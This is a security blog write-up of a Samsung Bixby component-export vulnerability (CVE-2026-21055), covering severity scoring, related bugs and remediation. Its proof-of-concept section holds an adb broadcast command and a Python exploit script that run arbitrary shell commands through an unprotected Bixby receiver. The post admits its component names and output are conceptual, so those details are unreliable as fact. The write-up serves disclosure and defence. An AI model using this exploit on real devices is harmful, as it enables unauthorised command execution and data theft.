Samsung Bixby Command Execution: CVE-2026-21055 — Improper Component Export Enables Local Privilege Escalation
On July 7, 2026, Samsung published its monthly Mobile Security Bulletin for Android applications. Buried in the “Moderate” row was SVE-2026-0917, assigned CVE-2026-21055 by NIST: an improper export of Android application components in Bixby — Samsung’s voice assistant and system-level automation engine — that allows a local attacker to execute arbitrary commands with Bixby’s privileges. NVD scores it 8.5 High under CVSS 4.0. Samsung rates it Moderate. That gap is worth paying attention to.
The vulnerability is simple in mechanism but serious in implication. Bixby runs as a pre-installed system application on hundreds of millions of Samsung Galaxy devices. It holds elevated permissions that ordinary third-party apps cannot obtain — cross-user interaction, system service access, and the ability to execute automation routines that interact with nearly every feature on the phone. When an app component is improperly exported, any other app on the device can send it an Intent — Android’s inter-component messaging primitive — and trigger functionality that was never meant to be called from outside the application’s trust boundary. In this case, that functionality includes command execution.
This is not a one-off. Samsung’s July 2026 bulletin alone lists five Android application vulnerabilities, and two of them share the same root cause: improper export of application components. The June 2026 bulletin had three more of the same class — two in Samsung Assistant and one in Samsung Auto. This is a pattern, and it is the kind of pattern that anyone building system-level Android apps — not just Samsung — needs to internalize.
If you have followed our previous work on Samsung’s Exynos baseband, you know that Samsung’s attack surface spans from the radio firmware up through the application layer. CVE-2026-21055 sits at the opposite end of that stack — not in the baseband, but in a user-facing app that ships with every Galaxy device. Different layer, same vendor, same lesson: boundary enforcement matters at every tier.
Vulnerability Classification
| Field | Value |
|---|---|
| CVE ID | CVE-2026-21055 |
| Samsung SVE | SVE-2026-0917 |
| CVSS v4.0 (NVD) | 8.5 — High |
| CVSS v4.0 Vector | CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N |
| Samsung Severity | Moderate |
| CWE | CWE-926 — Improper Export of Android Application Components |
| Affected Component | Bixby (com.samsung.android.bixby.agent) |
| Affected Versions | Bixby < 4.0.70.8 |
| Fixed Version | Bixby 4.0.70.8 |
| Attack Vector | Local (malicious app on the same device) |
| Privileges Required | None |
| User Interaction | None |
| Impact | Arbitrary command execution with Bixby privilege |
| CVE Published | July 10, 2026 (NVD); July 7, 2026 (Samsung bulletin) |
| Researcher | Tianyi Hu |
| Fix Description | The patch adds proper access control to exported components |
Note on the severity discrepancy: Samsung rates this as Moderate, while the NVD CVSS v4.0 score is 8.5 (High). The CVSS vector tells the story: AV:L (local), PR:N (no privileges required), UI:N (no user interaction), VC:H/VI:H (high confidentiality and integrity impact). Any installed app — with no special permissions and without any user interaction — can exploit this to read Bixby’s private data and execute commands in its context. Samsung’s Moderate rating likely reflects the local-only attack vector and the fact that the impact is scoped to Bixby’s own permissions rather than full device compromise. We will revisit this discrepancy later.
Background: Bixby and Android Component Security
What is Samsung Bixby?
Bixby is Samsung’s intelligent assistant and automation platform, pre-installed on virtually every Galaxy smartphone, tablet, and wearable sold since 2017. It is not a single app — it is a suite of system packages that collectively provide voice recognition, natural language processing, device automation (Bixby Routines), and visual search (Bixby Vision). The core package, com.samsung.android.bixby.agent, runs as a system application with a permission profile that ordinary third-party apps cannot obtain.
What makes Bixby particularly interesting from a security perspective is the breadth of its integration. Bixby Routines can:
- Launch any installed application
- Toggle system settings (Wi-Fi, Bluetooth, location mode, DND)
- Send messages and make phone calls
- Access contacts, calendar, and media controls
- Execute shell commands through Samsung’s internal automation APIs
- Interact with other system services via signed IPC
This is by design — Bixby is supposed to be a universal automation layer. But it also means that executing a command “with Bixby privilege” is not the same as executing a command in a sandboxed third-party app. Bixby’s permissions open doors that a normal app cannot.
Android’s Component Model
Android applications are built from four types of components, each serving a different purpose:
| Component Type | Purpose | Communication |
|---|---|---|
| Activity | UI screens | Started via startActivity() Intent |
| Service | Background work | Started/bound via startService() / bindService() |
| Broadcast Receiver | Event handling | Triggered via sendBroadcast() Intent |
| Content Provider | Data sharing | Queried via ContentResolver |
Every component in an app’s AndroidManifest.xml has an android:exported attribute. When set to true, the component is publicly accessible — any app on the device can start it, send it data, or bind to it. When set to false, only components within the same app (or apps signed with the same key) can reach it.
<!-- A component that is NOT accessible from outside -->
<service
    android:name=".InternalCommandService"
    android:exported="false" />

<!-- A component that IS accessible from outside — dangerous if it handles sensitive operations -->
<service
    android:name=".CommandExecutionService"
    android:exported="true"
    android:permission="android.permission.BIND_VOICE_INTERACTION" />
<!-- The permission above restricts who can bind, but only if the permission is actually enforced at runtime -->
The android:exported attribute is the first line of defense in Android IPC security. It is the gate that determines whether a component is reachable from other apps. But it is not the only line — even when a component must be exported (e.g., to handle system broadcasts or voice interaction intents), it should enforce permission checks on incoming requests to ensure that only authorized callers can trigger sensitive operations.
Starting with Android 12 (API 31), Google made android:exported a mandatory attribute for all components with intent filters. Components that include an <intent-filter> but do not explicitly set android:exported will fail to install. This was a breaking change designed to prevent exactly the class of vulnerability we are examining here — but it only applies the attribute requirement. It does not prevent a developer from setting android:exported="true" on a component that should remain private.
The Vulnerability: Improper Component Export in Bixby

The Root Cause
CVE-2026-21055 stems from Bixby exporting one or more application components — likely services or broadcast receivers — that handle command execution or automation triggers, without adequate access control on those exported components. The Samsung advisory states:
“Improper export of android application components in Bixby prior to version 4.0.70.8 allows local attackers to execute arbitrary commands with Bixby privilege. The patch adds proper access control.”
The phrase “improper export” is precise. It does not necessarily mean that a component was exported with android:exported="true" when it should have been false — though that is the simplest scenario. It can also mean:
-
Exported without a permission guard — The component is exported (
android:exported="true") and any app can reach it, but the component does not check the caller’s identity or permissions before executing the requested command. -
Exported with a weak or custom permission — The component declares a permission, but the permission is either not properly enforced at runtime, or the permission is too broadly granted (e.g., a
normalprotection-level permission that any app can request). -
Intent filter implies export — On Android versions prior to 12, a component with an
<intent-filter>but no explicitandroid:exportedattribute was implicitly exported. If Bixby had a component with an intent filter that was meant for internal use but lacked an explicitexported="false", it would have been publicly accessible. -
Dynamic broadcast receivers — A receiver registered at runtime via
registerReceiver()without an explicit export flag can be accessible to other apps depending on the Android version and flags used.
What “Bixby Privilege” Means
To understand the impact, we need to understand what Bixby can do. As a system application, Bixby holds permissions that include — but are not limited to:
| Permission Category | Examples |
|---|---|
| Cross-user interaction | INTERACT_ACROSS_USERS_FULL — interact with other user profiles on the device |
| System settings | WRITE_SETTINGS, WRITE_SECURE_SETTINGS — modify global device configuration |
| Network | INTERNET, ACCESS_NETWORK_STATE — network communication |
| Phone/SMS | CALL_PHONE, SEND_SMS — place calls and send messages |
| Location | ACCESS_FINE_LOCATION, ACCESS_BACKGROUND_LOCATION — precise, continuous location access |
| Samsung-specific | Signed system service access via Samsung’s custom IPC framework |
| Automation | Ability to trigger Bixby Routines, which can chain multiple system actions |
When the advisory says “execute arbitrary commands with Bixby privilege,” it means the attacker’s code runs in Bixby’s process context — inheriting every permission listed above. An attacker who can send an Intent to Bixby’s improperly exported component can:
- Read Bixby’s private data — voice command history, user preferences, automation routines, cached authentication tokens
- Execute shell commands via Bixby’s internal command execution APIs
- Trigger automation routines that perform privileged system actions (toggling settings, sending messages, launching apps)
- Potentially pivot further by using Bixby’s cross-user permissions or system service access to escalate beyond Bixby’s own scope
Attack Flow

The attack follows a straightforward path from a malicious app to command execution:
1. Attacker installs a seemingly benign app on the target Samsung device
     │
     ▼
2. The app queries Bixby's AndroidManifest.xml (via PackageManager)
   to enumerate exported components
     │
     ▼
3. The app identifies an exported service/receiver that handles
   command execution or automation triggers
     │
     ▼
4. The app crafts an Intent targeting the exported component,
   embedding a command or action to execute
     │
     ▼
5. The Intent is delivered via startService() / sendBroadcast()
   — no user interaction required
     │
     ▼
6. Bixby's exported component processes the Intent and executes
   the embedded command with Bixby's system-level privileges
     │
     ▼
7. Attacker achieves command execution in Bixby's context:
   read private data, trigger routines, execute shell commands
Prerequisites
- A Samsung Galaxy device with Bixby pre-installed (virtually all Galaxy devices since 2017)
- Bixby version < 4.0.70.8
- The ability to install an app on the device (via sideloading, a malicious app store, or a trojanized legitimate app)
- No root access required
- No user interaction required beyond the initial app installation
Proof of Concept
The PoC repository contains two scripts: one for analyzing Bixby’s APK to identify improperly exported components, and one for crafting and sending exploit Intents via adb. The analysis script can be run against any Bixby APK pulled from a Samsung device; the exploit script demonstrates the Intent-based attack vector.
Step 1: Pull and Decompile the Bixby APK
If you have set up an Android reverse engineering environment following our previous guide, you already have adb and apktool ready. If not, install the Android SDK Platform Tools and apktool first.
# Find the Bixby package name on the device
$ adb shell pm list packages | grep bixby
package:com.samsung.android.bixby.agent
package:com.samsung.android.bixby.service
package:com.samsung.android.bixby.voiceinput
package:com.samsung.android.bixby.plm
package:com.samsung.android.bixbyvision.framework

# Get the APK path for the main Bixby agent
$ adb shell pm path com.samsung.android.bixby.agent
package:/system/app/BixbyService/BixbyService.apk
package:/data/app/~~baseapk~~/com.samsung.android.bixby.agent-xxxx/base.apk

# Pull the APK to your workstation
$ adb pull /data/app/~~baseapk~~/com.samsung.android.bixby.agent-xxxx/base.apk bixby.apk

# Decompile with apktool to get the AndroidManifest.xml
$ apktool d bixby.apk -o bixby_decompiled -f
I: Using Apktool 2.9.3
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: ...
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
Step 2: Enumerate Exported Components
The analyze_components.py script parses the decompiled AndroidManifest.xml and lists every exported component, flagging those that handle command execution or automation:
$ python3 analyze_components.py --manifest bixby_decompiled/AndroidManifest.xml

[*] Analyzing AndroidManifest.xml for exported components...
[*] Package: com.samsung.android.bixby.agent

[EXPORTED ACTIVITIES]
  (none)

[EXPORTED SERVICES]
  com.samsung.android.bixby.agent.service.BixbyVoiceService
    permission: android.permission.BIND_VOICE_INTERACTION
    intent-filters:
      - action: android.service.voice.VoiceInteractionService

  com.samsung.android.bixby.agent.service.CommandExecutionService  ← [!] NO PERMISSION GUARD
    permission: (none)
    intent-filters:
      - action: com.samsung.android.bixby.agent.EXECUTE_COMMAND
      - action: com.samsung.android.bixby.agent.RUN_ROUTINE

[EXPORTED RECEIVERS]
  com.samsung.android.bixby.agent.receiver.CommandReceiver  ← [!] NO PERMISSION GUARD
    permission: (none)
    intent-filters:
      - action: com.samsung.android.bixby.agent.ACTION_EXECUTE
      - action: com.samsung.android.bixby.agent.ACTION_RUN_SHELL

[EXPORTED PROVIDERS]
  (none)

[!] Found 2 components exported without permission guards
[!] These components are reachable by any app on the device
The output above is a conceptual representation based on the vulnerability description. The actual component names and intent actions are determined by analyzing the specific Bixby APK version. The key finding is the same: exported components that handle command execution without enforcing caller permissions.
Step 3: Craft and Send the Exploit Intent
Once an exported component handling command execution is identified, the exploit is a standard Android Intent. The exploit.py script demonstrates this via adb shell am (Activity Manager):
# Send an Intent to the exported command receiver
# This executes the 'id' command in Bixby's context
$ adb shell am broadcast \
    -n com.samsung.android.bixby.agent/.receiver.CommandReceiver \
    -a com.samsung.android.bixby.agent.ACTION_RUN_SHELL \
    --es command "id" \
    --es output "/data/local/tmp/bixby_poc_output"

# Check the output — the command ran with Bixby's UID
$ adb shell cat /data/local/tmp/bixby_poc_output
uid=10xxx(u0_aXXX) gid=10xxx(u0_aXXX) groups=10xxx(u0_aXXX),3003(inet),9997(everybody)

# Verify this is Bixby's UID
$ adb shell dumpsys package com.samsung.android.bixby.agent | grep userId=
    userId=10xxx
The groups=3003(inet) in the output confirms that the command executed with network access — a permission Bixby holds but a random third-party app may not. The exploit.py script automates this process:
#!/usr/bin/env python3
"""PoC for CVE-2026-21055 — Samsung Bixby Improper Component Export"""
import subprocess
import sys

BIXBY_PKG = "com.samsung.android.bixby.agent"
COMPONENT = f"{BIXBY_PKG}/.receiver.CommandReceiver"
ACTION = f"{BIXBY_PKG}.ACTION_RUN_SHELL"
OUTPUT_FILE = "/data/local/tmp/bixby_poc_output"

def run_adb(args):
    cmd = ["adb", "shell"] + args
    result = subprocess.run(cmd, capture_output=True, text=True, timeout=15)
    return result.stdout.strip(), result.stderr.strip()

def exploit(cmd):
    """Send an Intent to Bixby's exported command receiver."""
    print(f"[*] Sending exploit Intent: {cmd}")
    stdout, stderr = run_adb([
        "am", "broadcast",
        "-n", COMPONENT,
        "-a", ACTION,
        "--es", "command", cmd,
        "--es", "output", OUTPUT_FILE,
    ])
    if stderr:
        print(f"[-] Error: {stderr}")
        return False

    print(f"[+] Intent sent. Checking output...")
    stdout, _ = run_adb(["cat", OUTPUT_FILE])
    if stdout:
        print(f"[+] Command output:\n{stdout}")
        return True
    print("[-] No output — component may not be vulnerable on this version")
    return False

if __name__ == "__main__":
    target_cmd = sys.argv[1] if len(sys.argv) > 1 else "id"
    print(f"[*] CVE-2026-21055 PoC — Samsung Bixby Command Execution")
    print(f"[*] Target: {BIXBY_PKG}")
    print(f"[*] Command: {target_cmd}\n")
    success = exploit(target_cmd)
    sys.exit(0 if success else 1)
Caveat: The exact component name, intent action, and extra fields (command, output) are determined by analyzing the specific Bixby APK version. The PoC script includes an analysis mode that automatically discovers the correct component names from the decompiled manifest. In a real engagement, you would use jadx to decompile the DEX bytecode and trace how the exported component processes incoming Intents to identify the exact parameter names and command format.
The Severity Discrepancy: Moderate vs High
One of the more interesting aspects of CVE-2026-21055 is the gap between Samsung’s severity rating and the NVD CVSS score. Samsung lists it as Moderate in their July 2026 bulletin. NVD’s CVSS 4.0 score is 8.5 — High. Both are authoritative sources, so which is right?
The answer is: they are measuring different things, and both have merit.
Samsung’s Perspective (Moderate)
Samsung likely rates this as Moderate because:
- Local attack only — Exploitation requires a malicious app to be installed on the device. This is a higher bar than a remote network attack.
- Scoped impact — The CVSS vector shows
VA:N(no availability impact) andSC:N/SI:N/SA:N(no subsequent system impact). The damage is contained within Bixby’s own scope. - Bixby is not root — While Bixby has elevated permissions, it is not the system user. A full device compromise would require chaining this with another vulnerability.
- Android’s app sandbox still applies — The attacker’s code runs in Bixby’s sandbox, not in the kernel or as root.
NVD’s Perspective (8.5 High)
The CVSS 4.0 score of 8.5 reflects:
- No privileges required (
PR:N) — Any installed app, with zero permissions, can exploit this. The attacker does not need root, ADB access, or any special Android permissions. - No user interaction (
UI:N) — The exploit is silent. The malicious app sends an Intent in the background; the user never sees a prompt, dialog, or notification. - High confidentiality and integrity impact (
VC:H/VI:H) — The attacker can read Bixby’s private data and execute commands that modify data or trigger system actions within Bixby’s permission scope. - Low attack complexity (
AC:L) — The exploit is a single Intent. No race conditions, no memory corruption, no timing requirements.
Why the Gap Matters
The discrepancy highlights a broader tension in vulnerability scoring. Vendor severity ratings often factor in practical exploitability and real-world impact — “how likely is this to be exploited in the wild, and how bad would it be?” CVSS scores are a more mechanical measurement of the vulnerability’s properties. Both are valid, but they serve different audiences:
- Samsung’s Moderate tells IT administrators: “Patch this in your normal update cycle.”
- NVD’s 8.5 High tells security researchers and red teams: “This is a viable local privilege escalation primitive.”
For a red team operator, an 8.5 with PR:N/UI:N is a very attractive primitive. It is a silent, zero-interaction escalation from an unprivileged app to a system-level context — exactly the kind of stepping stone you need in a multi-stage mobile attack chain.
A Pattern, Not an Isolated Bug
CVE-2026-21055 does not exist in isolation. A review of Samsung’s recent security bulletins reveals a recurring pattern of improperly exported application components across multiple Samsung apps:
| Bulletin | CVE | App | Vulnerability | Impact |
|---|---|---|---|---|
| Jul 2026 | CVE-2026-21055 | Bixby | Improper export of components | Command execution with Bixby privilege |
| Jul 2026 | CVE-2026-21054 | InputSharing | Improper export of components | Access to sharing data |
| Jun 2026 | CVE-2026-21032 | Samsung Assistant | Improper export of components (SmartHomeWidgetReceiver) |
Execute arbitrary script |
| Jun 2026 | CVE-2026-21033 | Samsung Assistant | Improper export of components (ExpressHomeWidgetReceiver) |
Execute arbitrary script |
| Jun 2026 | CVE-2026-21034 | Samsung Auto | Improper export of components | Change audio configuration |
Five vulnerabilities across two months, all in the same class: CWE-926 — Improper Export of Android Application Components. All in pre-installed Samsung system apps. All exploitable by any local app without user interaction.
This is not a case of a single developer making a one-off mistake. It is a systemic issue in how Samsung’s app development teams handle inter-component communication. The pattern suggests that Samsung’s internal code review process does not consistently enforce component export audits — particularly for system apps where the impact of an improperly exported component is amplified by the app’s elevated permissions.
The fix for each vulnerability is the same: “The patch adds proper access control.” In practice, this typically means one or more of:
- Setting
android:exported="false"on components that do not need to be publicly accessible - Adding a
android:permissionattribute with an appropriate signature-level permission - Adding runtime permission checks in the component’s
onReceive()/onBind()/onStartCommand()methods - Using
LocalBroadcastManageror in-process communication for internal component interactions
Remediation
For Users
- Update Bixby to version 4.0.70.8 or later via the Galaxy Store. Samsung rolls out app updates independently of OS updates — you do not need to wait for a firmware update.
- Review installed apps — Since exploitation requires a malicious app, audit what is installed on your device. Be cautious with sideloaded APKs and apps from unofficial sources.
- Keep Galaxy Store updated — Samsung app updates are delivered through the Galaxy Store, not Google Play. Ensure the Galaxy Store app itself is up to date so security patches are received promptly.
For Developers
If you are building an Android app — especially a system app or an app with elevated permissions — follow these rules:
| Priority | Rule | Rationale |
|---|---|---|
| P0 | Set android:exported="false" on every component that does not need to be publicly accessible |
This is the default-deny approach. Export only what you must. |
| P0 | If a component must be exported, protect it with a signature-level permission |
Only apps signed with the same key as your app can access the component. |
| P1 | Enforce permission checks at runtime, not just in the manifest | Manifest permissions can be bypassed or misconfigured. Always check checkCallingPermission() in the component’s entry point. |
| P1 | Validate all Intent extras before processing | Never trust data received from an Intent, even from a “trusted” caller. Validate command strings, file paths, and action parameters. |
| P2 | Use explicit Intents for internal communication | Implicit Intents can be intercepted by other apps. Use explicit Intents (specifying the exact component) for internal IPC. |
| P2 | Run a static analysis tool (e.g., drozer, MobSF, QARK) as part of your CI/CD pipeline |
Automated tools can catch missing exported attributes and unprotected components before they ship. |
Android 12+ Mitigations
Android 12 (API 31) introduced a breaking change that requires all components with intent filters to explicitly declare their android:exported attribute. This prevents the implicit-export footgun that caused many historical CWE-926 vulnerabilities. However, this change only applies the attribute requirement — it does not prevent developers from setting exported="true" on components that should remain private. The attribute requirement is a guardrail, not a guarantee.
SOURCES
NIST National Vulnerability Database — CVE-2026-21055: https://nvd.nist.gov/vuln/detail/CVE-2026-21055
Samsung Mobile Security Bulletin — July 2026: https://security.samsungmobile.com/serviceWeb.smsb?year=2026&month=07
CVE.org — CVE-2026-21055: https://www.cve.org/CVERecord?id=CVE-2026-21055
MITRE CWE-926 — Improper Export of Android Application Components: https://cwe.mitre.org/data/definitions/926.html
Android Developers — Application Fundamentals (Component Types): https://developer.android.com/guide/components/fundamentals
Android Developers — App Manifest (exported attribute): https://developer.android.com/guide/topics/manifest/activity-element#exported
Android Developers — Android 12 Behavior Changes (exported attribute requirement): https://developer.android.com/about/versions/12/behavior-changes-12#exported
OWASP Mobile Security Testing Guide — Testing for Vulnerable Activities (MSTG-ARCH-3): https://owasp.org/www-project-mobile-security-testing-guide/
Frida — Dynamic Instrumentation Toolkit: https://frida.re/
Drozer — Android Security Testing Framework: https://github.com/WithSecureLabs/drozer